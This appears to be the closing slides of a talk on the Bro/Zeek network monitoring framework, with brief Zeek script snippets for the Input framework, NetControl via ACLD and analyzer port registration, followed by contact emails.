- Populate tables using input-framework
  - Input::add_event([$source=auth_file, $name="RawAuthData", $fields=lineVals, $ev=raw_auth_data, $config=config_strings, $reader=Input::READER_RAW, $mode=Input::STREAM]);
- Initialize NetControl
  - local pacf_acld = NetControl::create_acld([$acld_host=127.0.0.1, $acld_port=broker_port, $acld_topic="bro/event/pacf"])
- Initialize analyzers
  - Analyzer::register_for_ports(Analyzer::ANALYZER_NTP, ports);

So ask not what bro can do for you. Ask what you want to do, and see if bro is a good tool for that. It generally is.

Questions ?

security@lbl.gov
asharma@lbl.gov

(We use Zeek, you should too!!)